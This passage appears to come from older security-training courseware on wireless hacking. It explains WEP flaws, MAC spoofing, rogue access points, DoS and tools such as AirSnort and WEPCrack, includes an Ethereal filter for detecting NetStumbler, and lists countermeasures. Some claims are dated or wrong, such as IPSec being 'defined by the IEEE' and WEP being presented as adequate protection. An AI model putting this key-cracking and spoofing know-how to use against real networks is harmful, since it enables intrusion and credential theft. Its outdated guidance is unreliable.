security and privacy comparable to what is usually expected of a wired LAN. WEP is 802.11's optional encryption standard implemented in the MAC Layer that most radio network interface card (NIC) and access point vendors support.

Role of WEP in Wireless Communication

WEP is used to protect wireless communication from eavesdropping. A secondary function of WEP is to prevent unauthorized access to a wireless network. Though this function has not been explicitly mentioned in the 802.11 standard, it is generally considered to be a feature of WEP.

WEP relies on a secret key that is shared between a mobile station (e.g. a laptop with a wireless Ethernet card) and an access point (i.e. a base station). The secret key is used to encrypt packets before they are transmitted, and an integrity check is used to ensure that packets are not modified in transit.

If a user activates WEP, the NIC encrypts the payload (frame body and CRC) of each 802.11 frame before transmission using an RC4 stream cipher provided by RSA Security. The receiving station, such as an access point or another radio NIC, performs decryption upon arrival of the frame. As a result, 802.11 WEP only encrypts data between 802.11 stations. Once the frame enters the wired side of the network, such as between access points, WEP no longer applies.

Note Working of WEP and Security Concern

WEP uses the RC4 encryption algorithm, also known as a stream cipher. A stream cipher operates by expanding a short key into an infinite pseudo-random key stream. Before transmission takes place, WEP combines the keystream with the payload/ICV through a bitwise XOR process, which produces ciphertext (encrypted data). XORing the key stream with the ciphertext yields the

original plaintext. WEP includes the IV in the clear (unencrypted) within the first few bytes of the frame body. The receiving station uses this IV along with the shared secret key supplied by the user of the receiving station to decrypt the payload portion of the frame body.

In most cases the sending station will use a different IV for each frame. When transmitting messages the beginning of each encrypted payload will be equivalent when using the same key. This means that after encrypting the data, the beginnings of the frames would be the same, offering a pattern that can facilitate attackers in cracking the encryption algorithm. WEP guards against this by allowing different IVs to be used, though the key used is the same.

Threat However, the 802.11b standard does not discuss how the shared key is established in practice. Typically, most installations use a single key that is shared between all mobile stations and access points. This raises the security concern as an attacker can flip a bit in the ciphertext, so that upon decryption, the corresponding bit in the plaintext is also flipped.

Moreover if he can intercept two ciphertexts encrypted with the same key stream, he can obtain the XOR of the two plaintexts. Knowledge of this XOR can enable statistical attacks to recover the plaintexts. The probability of success of statistical attacks increases in direct proportion to the ciphertexts using the same key stream. It becomes a trivial exercise to recover all plaintexts, once the attacker knows one of them. Let us look why this is possible.

Note Encryption Process

As part of the encryption process, WEP prepares a key schedule ("seed") by concatenating the shared secret key supplied by the user of the sending station with a random-generated 24-bit initialization vector (IV). The IV lengthens the life of the secret key because the station can change


the IV for each frame transmission. WEP inputs the resulting "seed" into a pseudo-random number generator (PRNG) that produces a key stream equal to the length of the frame's payload plus a 32-bit integrity check value (ICV).

The ICV is a check sum that the receiving station eventually recalculates and compares to the one sent by the sending station to determine whether the transmitted data underwent any form of tampering while intransient. If the receiving station calculates an ICV that doesn't match the one found in the frame, then the receiving station can reject the frame or flag the user.

WEP specifies a shared secret 40 or 64-bit key to encrypt and decrypt the data. Some vendors also include 128 bit keys (know as "WEP2") in their products. With WEP, the receiving station must use the same key for decryption. Each radio NIC and access point, therefore, must be manually configured with the same key.

Before transmission takes place, WEP combines the key stream with the payload/ICV through a bitwise XOR process, which produces ciphertext (encrypted data). WEP includes the IV in the clear (unencrypted) within the first few bytes of the frame body. The receiving station uses this IV along with the shared secret key supplied by the user of the receiving station to decrypt the payload portion of the frame body.

We will consider the 64-bit key generator here. In the figure below, the ASCII text "PassPhrase" is mapped to 32-bit value with XOR. The XOR operation guarantees four zero bits. However, since the input is ASCII, high bit of each character is always zero. The XOR of these high bits is also zero. Therefore only seeds from 00:00:00:00 through 7f:7f:7f:7f can occur.



The resultant value is used as seed to 32-bit linear congruential PRNG (Pseudo Random Number Generator). Forty values are generated from PRNG, of which one byte is taken from each 32-bit result. Now, for each 32-bit output, only bits 16 through 23 are used. This flaw results in low bits being "less random" than the higher bits. The 64-key generator is a linear congruential generator modulo 2^{32} . Bit 0 has a cycle length of 2^1 , Bit 3 has a cycle length of 2^4 , etc. Therefore the resultant bytes can have a cycle length of 2^{24} . This makes seeds 00:00:00:00 through 00: ff: ff only to result in unique keys. This implies that the 64-key generator has an entropy of 21-bits, as the number of unique keys that can be generated is 2^{21} .

Threat Security Issues

WEP is vulnerable because of relatively short IVs and keys that remain static. It is not the RC4 algorithm that is at fault, but the fact that the entropy of the key generator is only 21. With only 24 bits, WEP ultimately uses the same IV for different data packets.

This means that the chance for collision is high. For instance, in a large and busy network, this can happen within an hour or so due to the reoccurrence of IVs. This result in the transmission of frames having keystreams that is comparable. If an attacker manages to collect enough frames based on the same IV (which is a minimum of two packets), he can determine the shared values among them, i.e., the keystream or the shared secret key.

He can therefore decrypt any of the 802.11 frames. The static nature of the shared secret keys only adds to this problem. 802.11 do not provide any functions that support the exchange of keys among stations. As a result, system administrators and users generally use the same keys for weeks, months, and even years.

Note Issues Plaguing WEP Key Management

- Keys are manually distributed
- Keys are statically configured (therefore infrequently changed and easy to remember)
- It uses four 40-bit keys (or one 104-bit key)
- Key values can be directly set as hex data
- Key generators provided for convenience. Note that ASCII string is converted into keying material. Though not specified by the standard, it is widely used. There are different key generators for 64- and 128-bit encryption [1]

MAC Sniffing & AP Spoofing

- MAC addresses are easily sniffed by an attacker since they must appear in the clear even in when WEP is enabled.
- An attacker can use those "advantages" in order to masquerade as a valid MAC address by programming the wireless card, and get into the wireless network and use the wireless pipes.
- Spoofing MAC address is very easy. Using packet-capturing software, an attacker can determine a valid MAC address using one packet.

- To perform a spoofing attack, an attacker must set up an access point (rogue) near the target wireless network or in a place where a victim may believe that wireless Internet is available.
-

Most vendors have implemented MAC-level access controls to add security to the nature of 802.11. This will provide added security if the admin defines a list of "approved" client MAC addresses that will be allowed to connect to the access point. This is not always practical in large networks. Besides, the MAC address does not provide a good security mechanism because it is both easily observable and reproducible.


Attack Methods	Even if WEP is enabled, MAC addresses can be easily sniffed by an attacker as they appear in the clear format. Moreover, it is possible to change the MAC address on wireless cards using suitable software. An attacker can use the same option to masquerade as a valid MAC address by programming the wireless card, and accessing the wireless network using the wireless pipes. Therefore, any MACs can be sniffed off the network with a wireless sniffer, and the attacker's MAC address can be changed easily in most cases.
Attack Methods	An attacker will be able to spoof a connection if he holds wireless equipment and is near a wireless network. To do this he must first setup an access point near the target wireless network or in a place where wireless Internet is believed to be available by the victim. If the attacker's access point has a signal stronger than the signal of the real access point, then the victim's computer will connect to the attacker's access point. Once the victim

establishes the connection, the attacker can steal his password, network access and compromise his computer etc. This attack is used mainly for password acquisition.

Denial of Service attacks

- Wireless LANs are susceptible to the same protocol-based attacks that plague wired LAN
- WLANs send information via radio waves on public frequencies, thus they are susceptible to inadvertent or deliberate interference from traffic using the same radio band.

Wireless DoS



Wireless networks are extremely vulnerable to DoS attacks. It can slow the network to crawling speeds or actually force it to quit working. In the "brute force" DoS attack method, a huge flood of packets can use up all of the network's resources and force it to shut down, or a very strong radio signal that totally dominates the airwaves can render access points and radio cards useless.

A hacker can initiate a packet-based brute force DoS attack by using other systems on the network to send the useless packets to the server. This adds significant overhead on the network and takes away useable bandwidth from legitimate users.

Note A DoS occurrence on a wireless network may not be deliberate. 802.11b resides in a spectrum; other 2.4GHz devices such as cordless phones, microwaves, Bluetooth may cause a significant reduction in 802.11b functioning. To expound the vulnerability, place a laptop with an 802.11b NIC next to a microwave oven. As both devices usually use the 2.4 GHz band, signal degradation on the 802.11b network is likely to occur any time the microwave is in operation. An attacker could use the same principle to disable or degrade an 802.11b network by broadcasting traffic on the same frequency as the network. The Wi-Fi Protected Access (WPA) is vulnerable to a type of DoS attack.

WPA uses mathematical algorithms to authenticate users to the network. If a user is trying to get in and sends two packets of unauthorized data within one second, WPA will assume it is under attack and shut down. While this safeguards against security breaches, it allows the attacker to cause damage by sending data frames cyclically, causing constant shutdowns.

Hacking Tool: NetStumbler

<http://www.netstumbler.org>

- Netstumbler is a high level WLAN scanner. It operates by sending a steady stream of broadcast packets on all possible channels.
- Access Points (AP) respond to broadcast packets to verify their existence, even if beacons have been disabled.

- NetStumbler displays:
 1. Signal Strength
 2. MAC Address
 3. SSID
 4. Channel details
-

Tools NetStumbler, written by Marius Milner, scans and logs the name, signal strength and other technical details of any 802.11b wireless networks it finds. NetStumbler works by utilizing active scanning techniques through the use of probe requests sent to a broadcast address with a broadcast BSSID and an unspecified ESSID (length of 0).

NetStumbler is a Windows-based war-driving tool that will detect wireless networks and mark their relative position with a GPS. NetStumbler uses an 802.11 Probe Request sent to the broadcast destination address, causing all access points in the area to issue 802.11 Probe Response containing network configuration information, such as their SSID and WEP status. When hooked up to a GPS, NetStumbler will record a GPS coordinate for the highest signal strength found for each access point. Using the network and GPS data, the user can create maps with tools such as Microsoft MapPoint.

NetStumbler supports the Hermes chipset cards on Windows 2000, the most popular being the Lucent (now Proxim) Orinoco branded cards. On Windows XP the NDIS 5.1 networking library has 802.11 capabilities itself, which allows NetStumbler to be used with most cards that support it. To use NetStumbler, the user inserts his wireless card and sets his SSID or network name to ANY. As discussed before, this instructs the driver to use a zero-length SSID

in its Probe Requests, causing most access points to respond to Probe Requests along with their SSID or a zero-length SSID.

The probe requests are difficult to be detected as that from NetStumbler activity as NetStumbler utilizes the active scanning method described in the IEEE 802.11 specification without anomalous characteristics. Once an AP is discovered, NetStumbler will probe the AP for its information, often the same information stored in the SNMP MIB system.sysName.0 parameter.

Note How does one detect NetStumbler activity? NetStumbler's primary weakness is that it relies on one form of wireless network detection, the Broadcast Probe Request. The LLC/SNAP frame contains unique characteristics that allow NetStumbler activity identification. The LLC-encapsulated frames generated by NetStumbler will use an organizationally unique identifier (OID) of 0x00601d and protocol identifier (PID) of 0x0001. NetStumber also uses a data payload size of 58 bytes containing a unique string that can be used to identify the version of NetStumbler:


Each NetStumbler Version has a typical payload string. For instance, version 3.2.0 carries Flurble gronk bloopit, bnip Frundletrune; 3.2.3 uses 'All your 802.11b are belong to us'; 3.3.0 has a payload string that is intentionally left blank. To identify NetStumbler traffic one can use the following Ethereal display filter to detect any of the data string patterns that match the OUI and PID criteria:

(Wlan.fc.type_subtype eq 32 and llc.oui eq 0x00601d and llc.pid eq 0x0001) and (data [4:4] eq 41:6c:6c:20 or data [4:4] eq 6c:46:72:75 or data [4:4] eq 20:20:20:20)

Hacking Tool: AiroPeek

<http://www.wildpackets.com>

- Airopeek is a comprehensive packet analyzer for IEEE 802.11 wireless LANs, supporting all higher level network protocols such as TCP/IP, Apple Talk, NetBUI and IPX.
- In addition, AiroPeek quickly isolates security problems, fully decodes 802.11a and 802.11b WLAN protocols, and analyzes wireless network performance with accurate identification of signal strength, channel and data rates.



Tools AiroPeekNX is a commercial 802.11 monitoring and analysis tool available for Windows 2000 and XP. AiroPeek monitors a specific channel and reports on data rates, error rates, addresses seen and their activity; captures all 802.11b control, data and management frames; decodes and reports on protocols in use (TCP/IP, AppleTalk, NetBEUI and IPX); and performs statistical analysis of all traffic or filtered sets of captured packets.

AiroPeek's customizable 3-pane view, allows the user to display a packet capture list, a single packet decode, as well as the hex view of raw data, altogether or in any combination. He can navigate through multiple selected packets to reconstruct the threads of network conversations. Multiple capture windows can be open

simultaneously for easy comparison of packet views, protocol usage, or total traffic vs. traffic subsets.

AiroPeek supports Lucent and Cisco 802.11b cards and also has support for some of the newer 802.11a cards. AiroPeek NX is primarily designed for wireless network troubleshooting and analysis. AiroPeek NX supports channel scanning at a user-defined interval as well as decrypting traffic on the fly with a provided WEP key. AiroPeek NX's filtering is also configurable. AiroPeek NX also provides a useful Nodes view, which groups detected stations by their MAC address and will also show IP addresses and protocols observed for each.

AiroPeek NX has a new view called the SSID Tree, available on the Nodes Tab. The SSID Tree provides an intuitive, hierarchical view, displaying the relationship between WLAN ESSIDs, Access Points and their associated Stations. The SSID Tree also facilitates the auditing of Encryption and Authentication schemes in use.

AiroPeek can fully decode all 802.11 protocols, displaying management, control and data packets as well as all higher-level network protocols such as TCP/IP, AppleTalk, NetBEUI and IPX. AiroPeek tells you the status, length, and timestamp of a packet immediately, adding:

- The speed at which the packet was transmitted
- The channel number and radio frequency at which the packet was transmitted
- The signal strength of the transmission in which the packet was received.^[2]

Hacking Tool: Airsnort

<http://airsnort.shmoo.com/>

- AirSnort is a wireless LAN (WLAN) tool which recovers encryption keys. AirSnort operates by passively monitoring transmissions, computing the encryption key when enough packets have been gathered.
 - AirSnort requires approximately 5-10 million encrypted packets to be gathered.
 - Once enough packets have been gathered, AirSnort can guess the encryption password in under a second.
-


Tools AirSnort tool is a collection of the scripts and programs derived from the research conducted by Tim Newsham, the University of Maryland, and the University of California at Berkley. AirSnort is a wireless LAN (WLAN) tool which recovers encryption keys. AirSnort operates by passively monitoring transmissions, computing the encryption key when enough packets have been gathered. AirSnort requires approximately 5-10 million encrypted packets to be gathered. Once enough packets have been gathered, AirSnort can guess the encryption password in under a second. Weak IV's are collected and sorted according to which key byte they help to expose. A weak IV can assist in exposing only one key byte. When a sufficient number of weak IVs have been gathered for a particular key byte, statistical analysis will show a tendency towards a particular value for that key byte.

Each of the 256 possible values for a given key byte is scored as to their probability of being the correct value. The crack process makes a key guess based on the highest ranking values in the statistical analysis phase. The number of guesses that airsnort will make for each key byte is governed by the 'breadth' parameter in the preferences section of airsnort. This is because weak IVs are not distributed in a linear fashion across the entire IV space.

It has two modes. The monitor mode enables a wireless NIC to capture packets without associating with an access point or ad-hoc network. This is desirable when the user does not want to transmit any packets. In fact transmitting is sometimes not possible while in monitor mode (driver dependent). Another aspect of monitor mode is that the NIC does not consider whether the CRC values are correct for packets captured in monitor mode, as some packets may in fact be corrupted. Promiscuous mode allows the user to view all wireless packets on a network to which he is associated. The need to associate means that the user must have some means of authenticating himself with an access point. In promiscuous mode, packets are not seen until the user has associated. Not all wireless drivers support promiscuous mode.

Hacking Tool: Kismet

- Kismet is a 802.11b wireless network sniffer which separates and identifies different wireless networks in the area.
 - Kismet works with any wireless card which is capable of reporting raw packets.



Tools Kismet is a Linux and BSD-based wireless sniffer with war-driving functionality. It allows the user to track

wireless access points and their GPS locations. Kismet is a passive network-detection tool that can cycle through available wireless channels looking for 802.11 packets that indicate the presence of a wireless LAN, such as Beacons and Association Requests. Kismet can also gather additional information about a network if it can, such as IP addressing and Cisco Discovery Protocol (CDP) names. Kismet works with any 802.11b wireless card which is capable of reporting raw packets (rfmon support), which include any prism2 based card (Linksys, D-Link, Rangelan, etc), Cisco Aironet cards, and Orinoco based cards. Kismet also supports the WSP100 802.11b remote sensor by Network Chemistry and is able to monitor 802.11a networks with cards which use the ar5k chipset. GPS support is provided via the GPSD daemon. GPSD is also included with the navigation software GPSDrive. Current versions of GPSDrive distribute a GPSD which will work with Kismet, however earlier versions (1.17 and earlier) did not. GPSD provides network accessible GPS data from a wide variety of GPS receivers.


Kismet can use a GPSD running on the local server or on a remote. Kismet will write an XML log file of the travel path taken and the packets seen. The gpsmap program that comes with Kismet will plot these files to a graphical map. Other features of Kismet include supporting multiple packet sources, channel hopping, detecting IP blocks, detecting Cisco product via CDP, logging as ethereal/tcpdump compatible file, logging Airsnort-compatible "interesting" (cryptographically weak) packets, de-cloaking hidden SSIDs, grouping and custom naming of SSIDs, multiple clients viewing a single capture stream, graphical mapping of data (gpsmap), cross-platform support (handheld Linux and BSD), manufacturer identification, detection of default access point configurations, detection of NetStumbler clients, runtime decoding of WEP packets and multiplexing of multiple capture sources.[\[3\]](#)

WEPCrack

- WEPCrack is an open source tool for breaking 802.11 WEP secret keys.
- While Airsnort has captured the media attention, WEPCrack was the first publically available code that demonstrated the above attack.
- The current tools are Perl based and are composed of the following scripts:

WeakIVGen.pl, prism-getIV.pl, WEPCrack.pl

Tools Let's take a look at the structure of WEP Crack. The tool is divided into four parts: The packet collector, the guess generator, mapping guesses to the Keys and the Key Verifier. The packet collector collects the appropriate packets needed for guess verification - i.e. 802.11 DATA packets. A minimum of two packets are collected.



It can also read from pcap-format file. This simplifies design and allows for off-line cracking. The capture may be done using utilities such as PrismDump which already output to this format. The guess generator helps in the dictionary attack by reading wordlist from file or assist in brute force by generating sequential PRNG seeds between 00:00:00:00 and 00:7f:7f:7f. In mapping guesses to the keys, WEPCrack can directly translate ASCII to key bytes (Five

ASCII bytes mapped to a single 64-bit WEP key / Thirteen ASCII bytes mapped to the 128-bit WEP key / Truncation of long words, zero-fill for short words) and use any of the key generator functions (Map ASCII to keys with 64-bit generator / Map ASCII to keys with 128-bit generator / Map PRNG seeds to keys with 64-bit generator)

Other Tools

- Network discovery tools run on 802.11 stations and passively monitor beacon and probe response frames. They typically display discovered devices by SSID, channel, MAC address and location.
 - Vulnerability assessment tools, in addition to network discovery, sniff traffic to spot security policy violations.
 - Traffic monitoring and analysis tools also provide discovery and vulnerability alerting. In addition, they capture and examine packet content.
 - IDSEs may use signature analysis, protocol inspection, rules enforcement and/or anomaly detection.
-

Network discovery tools run on 802.11 stations and passively monitor beacon and probe response frames. Some actively probe for APs and stations configured for peer to peer. They typically display discovered devices by SSID, channel, MAC address and location (when used with a GPS), generating basic data that can be saved to a file.

- NetStumbler is a freeware AP discovery tool for Win32 systems.
- MacStumbler is freeware AP discovery software for Mac OS X and Apple Airport adapters.

- WaveStumbler is a freeware WLAN mapper for Linux.
- AirTouch Network's Security System War Driving Kit is a commercial war-driving kit, complete with sniffing software, 802.11b adapter and antenna.

Vulnerability assessment tools, in addition to network discovery, sniff traffic to spot security policy violations (e.g., APs with default SSID, stations or APs in open-system mode). They query APs to obtain system information and identify risks (e.g., open ports). Assessment tools build a database of known APs and stations so that rogue devices and changes can be highlighted when repeated at regular intervals. They generate alerts or reports that document vulnerabilities.

- AirMagnet's Handheld/Laptop Analyzer series are portable analyzers for Win32 laptops and Pocket PC 2002.
- Internet Security Systems' Wireless Security Scanner is a Windows 2000 based vulnerability checker with limited penetration scanning.
- WaveSecurity's WaveScanner is detection, assessment and reporting tool for Linux; uses Prism2 adapters.

Traffic monitoring and analysis tools also provide discovery and vulnerability alerting. In addition, they capture and examine packet content (not just headers), so that applications' behavior can be examined. They're typically used for security and performance troubleshooting and trend analysis.

- Wild Packets' AiroPeek is a real-time analyzer for 802.11a and b; runs on Windows XP/2000.
- Network Instruments' Network Observer is a real-time analyzer for 802.11a/b, Token Ring, and FDDI for Win32.


- Network Associates' Sniffer Wireless real-time analyzer for 802.11a/b runs on Win32 and Pocket PC 2002.
- Ethereal is a freeware network protocol analyzer with WLAN support on certain platforms.

Intrusion Detection: As in wired networks, IDSees provide 24/7 network-layer monitoring for possible intrusions. IDSees may use signature analysis, protocol inspection, rules enforcement and/or anomaly detection.

- Air Defense's Air Defense Guard IDS appliance employs remote sensors to capture 802.11 packets and send summaries to central IDS engine.
- Latis Networks' Still Secure Border Guard is a WLAN gateway that focuses on intrusion detection and content filtering for 802.11, stripping worms and similar viral payload at the gateway.

WIDZ, Wireless Intrusion Detection System

- WIDZ version 1 is a proof of concept IDS system for 802.11 that guards APs and monitors local for potentially malevolent activity.
- It detects scans, association floods, and bogus/Rogue APs. It can easily be integrated with SNORT or RealSecure.



Countermeasure WIDZ version 1 is a proof of concept IDS system for 802.11 that guards an AP(s) and Monitors local frequencies for potentially malevolent activity. It detects scans, association floods, and bogus/Rogue AP's. It can easily be integrated with SNORT or Real Secure.

The `widz_apmon.c` module covers two threats: -

- Bogus APS are designed to steal the association. Once this is achieved login credentials can be retrieved or a man in the middle attacks can be performed.
- Unauthorized AP are the ones that usually allow all and sundry access to the corporate LAN without a password.

The `widz_probemon.c` module has two functions:

- Probe monitoring - Picks up probe requests which don't have the ESSID field set in the probe.
- Flood detection - Picks up attempts to flood the AP with associations

A program named Alert will be executed each time an Alert is raised. The WiDZ package provides an example script which shows how to send a syslog message, write to the console or current terminal, send a SNMP trap and send an email.

Securing Wireless Networks

- Treat Access Points as Untrusted
 - Access Point Configuration Policy
 - Access Point Discovery
 - Access Point Security Assessments
 - Wireless Client Protection
-

Countermeasure **Treat Access Points As Untrusted** - Access points need to be identified and evaluated on a regular basis to determine if they need to be quarantined as untrusted devices before wireless clients can gain access to internal networks. This determination means appropriate placement of firewalls, virtual private networks (VPN), intrusion detection systems (IDS), and authentication between access point and intranets or the Internet.

Countermeasure **Access Point Configuration Policy** - Administrators need to define standard security settings for any 802.11b access point before it can be deployed. These guidelines should cover SSID, WEP keys and encryption, and SNMP community words.

Countermeasure *Access Point Discovery* - Administrators should regularly search outwards from a wired network to identify unknown access points. Several methods of identifying 802.11b devices exist, including detection via banner strings on access points with either Web or telnet interfaces. Wireless network searches can identify unauthorized access points by setting up a 2.4 GHz monitoring agent that searches for 802.11b packets in the air.

These packets may contain IP addresses that identify which network they are on, indicating that rogue access points are operating in the area. One important note: this process may pick up access points from other organizations in densely populated areas.


Countermeasure *Access Point Security Assessments* - Regular security audits and penetration assessments quickly identify poorly configured access points, default or easily guessed passwords and community words, and the presence or absence of encryption. Router ACLs and firewall rules also help minimize access to the SNMP agents and other interfaces on the access point.

Countermeasure *Wireless Client Protection* - Wireless clients need to be regularly examined for good security practices. These procedures should include the presence of some or all of the following: Distributed personal firewalls to lock down access to the client


- VPNs to supplement encryption and authentication beyond what 802.11b can provide. It can also destroy the throughput on a wireless network.

- Intrusion detection and response to identify and minimize attacks from intruders, viruses, Trojans and backdoors
- Desktop assessments to identify and repair security issues on the client device^[4]

Out of the box security




Countermeasure Some countermeasures while taking an out of the box security is to ensure that WEP (Wired Equivalent Privacy) is turned on. WEP has two variants: 40-bit encryption also known as 64-bit WEP. To access to a 64-bit WEP the user needs to know a 10 digit alphanumeric network key. The second variant, 104-bit WEP encryption has a 26 digit key. Rotating WEP keys monthly is a good practice.



WEP Privacy Using RC4 Algorithm

Radius: used as additional layer in the security



Countermeasure Remote Authentication Dial-In User Service (RADIUS) is a widely deployed protocol enabling centralized authentication, authorization, and accounting for network access. Originally developed for dial-up remote access, RADIUS is now supported by virtual private network (VPN) servers, wireless access points, authenticating Ethernet switches, Digital Subscriber Line (DSL) access, and other network access types. The RADIUS protocol is a client/server security protocol defined in the IETF's RFCs 2138 and 2139. RADIUS allows network managers to reduce the risk of distributing


security information across many devices by centralizing authentication and permission attributes in a single server.

RADIUS is a standard technology that is used to protect access to wireless networks. RADIUS is a user name and password scheme that enables only approved users to access the network; it does not affect or encrypt data.

When a user wants access to the network, secure files or net locations, for the first time, he or she must input his or her name and password and submit it over the network to the RADIUS server. The server then verifies that the individual has an account and, if so, ensures that the person uses the correct password before she or he can get on the network.

RADIUS can be set up to provide different access levels or classes of access. For example, one level can provide blanket access to the Internet; another can provide access to the Internet as well as to e-mail communications; yet another account class can provide access to the Net, email and the secure business file server. Like other sophisticated security technologies already mentioned, RADIUS comes in a variety of types and levels.

Maximum Security: Add VPN to Wireless LAN



Countermeasure The combination of VPN (IPSec) and 802.11 is an ideal solution for existing wireless networking security needs. For corporate networks, a VPN solution for wireless access is currently the most suitable alternative to WEP and MAC address filtering.

VPNs are already widely used for intranets and remote access. They employ various industry-standard security mechanisms to safeguard data and ensure that only authorized users can access the network. The VPN servers provide encapsulation, authentication and full encryption over the WLAN.

IPSec (Internet Protocol Security), as defined by the IEEE, is the most widely used mechanism for securing VPN traffic. IPSec can use DES, 3DES and other bulk algorithms for encrypting data, keyed hash algorithms (HMAC, MD5, SHA) for authenticating packets, and digital certificates for validating public keys. With this solution, the wireless APs are configured for open access with no WEP encryption, and the VPN handles security.

VPNs also support a variety of user authentication methods such as RADIUS, SecureID and digital certificates. These standards-based methods allow for easy integration into existing network infrastructures. Since VPN servers can be centrally managed, administrative overhead is low. And unlike WEP with MAC address filtering, VPN solutions are scalable to several users.

Summary

- A wireless enables a mobile user to connect to a local area network (LAN) through a wireless (radio) connection.
- Wired Equivalent Privacy (WEP), a security protocol, specified in the IEEE Wi-Fi standard, 802.11b, that is designed to provide a wireless local area network (WLAN)

with a level of privacy comparable to what is usually expected of a wired LAN.

- WEP is vulnerable because of relatively short IVs and keys that remain static.
 - Even if WEP is enabled, MAC addresses can be easily sniffed by an attacker as they appear in the clear format. Spoofing MAC address is also easy.
 - If an attacker holds wireless equipment nearby a wireless network, he will be able to perform a spoofing attack by setting up an access point (rogue) near the target wireless network.
 - Wireless networks are extremely vulnerable to DoS attacks.
 - A variety of hacking and monitoring tools are available for the Wireless networks as well.
 - Securing wireless networks include adopting a suitable strategy as MAC address filtering, Fire walling or a combination of protocol based measures.
-

